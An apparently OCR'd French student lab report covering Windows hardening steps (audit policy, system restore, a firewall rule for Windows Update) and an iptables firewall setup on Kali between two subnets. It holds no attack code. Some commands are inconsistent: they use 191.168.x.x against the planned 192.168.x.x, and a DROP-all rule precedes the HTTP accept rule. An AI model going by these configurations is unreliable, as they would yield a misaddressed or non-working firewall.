
Pour configurer la stratégie demandée, il suffit de lancer **Stratégie de sécurité locale → Stratégies locales → Stratégie d'audit**

Partie 06 : Exécuter la restauration du système et créer un point de restauration

- Permet de créer des sauvegardes d'image système de l'ensemble d'un système d'exploitation, y compris les fichiers systèmes, les


Programmes installés et les fichiers personnels

- Il est possible d'enregistrer l'image système sur un lecteur interne ou externe, ou sur des CD ou des DVD
- Pour ce faire, allez dans **Panneau de configuration → Système et maintenance → Sauvegarde et restauration**



Etape 07 : Configurer des règles de sécurité pour le pare-feu Windows

- Découvrir les étapes de configuration de nouvelles règles à un pare-feu Windows
- Pour ce faire, dans cette étape vous allez ajouter une règle au pare-feu Windows qui autorise la mise à jour du système Windows
    - En effet, parmi les bonnes pratiques de sécurité, figure celle de mettre à jour constamment le système d'exploitation
- Pour aller ajouter une règle au pare-feu Windows qui autorise la mise à jour du système Windows, vous êtes chargés de :
    - Aller dans **Panneau de configuration → Pare-feu Windows → Paramètres Avancés**
    - Cliquer sur **Règles de trafic sortants → Nouvelle règle**
    - Sélectionner **Personnalisée → Services → Personnaliser →** défiler la liste et trouver **Windows Update → Appliquer à ce service → ok → Suivant**
    - Sélectionner **TCP** comme protocole puis cliquer suivant
    - Dans la fenêtre **Action**, sélectionner **Autoriser la connexion** puis cliquer sur **suivant**
    - Cocher tous les profils pour cette règle
    - Donner un nom à cette règle, **"Autoriser le service Windows Update"**



Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Outbound Rules
Name Group Profile Enabled Action
@FirewallAPI.dll,-80204 @FirewallAPI.dll,-80200 All Yes Allow
Skype {78E1CD88-49E3-476E-B926-... All Yes Allow
Skype {78E1CD88-49E3-476E-B926-... All Yes Allow
Spotify Music {78E1CD88-49E3-476E-B926-... All Yes Allow
Spotify Music {78E1CD88-49E3-476E-B926-... All Yes Allow
3D Viewer 3D Viewer All Yes Allow
AllJoyn Router (TCP-Out) AllJoyn Router Domai... Yes Allow
AllJoyn Router (UDP-Out) AllJoyn Router Domai... Yes Allow
APK 安装程序 APK 安装程序 All Yes Allow
App Installer App Installer All Yes Allow
Captive Portal Flow Captive Portal Flow All Yes Allow
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help


TP 02 : Mise en place d'un Firewall

PARTIE 01 : Mise en place des segments du réseau

1. Machine Local : (Ubuntu)


- IP Adresse : 192.168.10.2
- Masque : /24
- Gateway : 192.168.10.1






2. La machine Distant : (Parrot)

- IP Adresse : 192.168.20.2
- Masque : /24
- Gateway : 192.168.20.1





3. La machine Firewall : (Kali)

- Eth0 :
  - IP Adresse : 192.168.10.1/24
  - Gateway : 192.168.20.1
- Eth1 :
  - IP Adresse : 192.168.20.1/24
  - Gateway : 192.168.10.1

```
┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 191.168.10.1/24 dev eth0
```


```
┌──(kali㉿kali)-[~]
└─$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e5:93:7a brd ff:ff:ff:ff:ff:ff
    inet 191.168.10.1/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fee5:937a/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e5:93:84 brd ff:ff:ff:ff:ff:ff
    inet 191.168.20.1/24 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fee5:9384/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

- Activer le **net.ipv4.ip_forward** dans le fichier **/etc/sysctl.conf** :


```
File  Actions  Edit  View  Help
  GNU nano 7.2                                          /etc/sysctl.conf
#
# /etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3

###################################################################
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1
                                                        [ Read 68 lines ]
```

PARTIE 02 : Test la connectivite

Le ping de la machine locale vers la machine distante :




Le ping de la machine distante vers la machine locale :




PARTIE 03 : Tests avec configuration par défaut du firewall


1. Test de protocole HTTP :

- Lancer le serveur HTTP :





- L'accès au serveur est correct depuis la machine locale :






2. Test de protocole ICMP :





PARTIE 04 : Configuration du firewall iptables

1. Définir une politique par défaut restrictive :



```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```


2. Autoriser tout le trafic sortant :

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A OUTPUT -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
```

3. Autoriser le trafic entrant sur le port 80 (HTTP souvent) :


```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
```

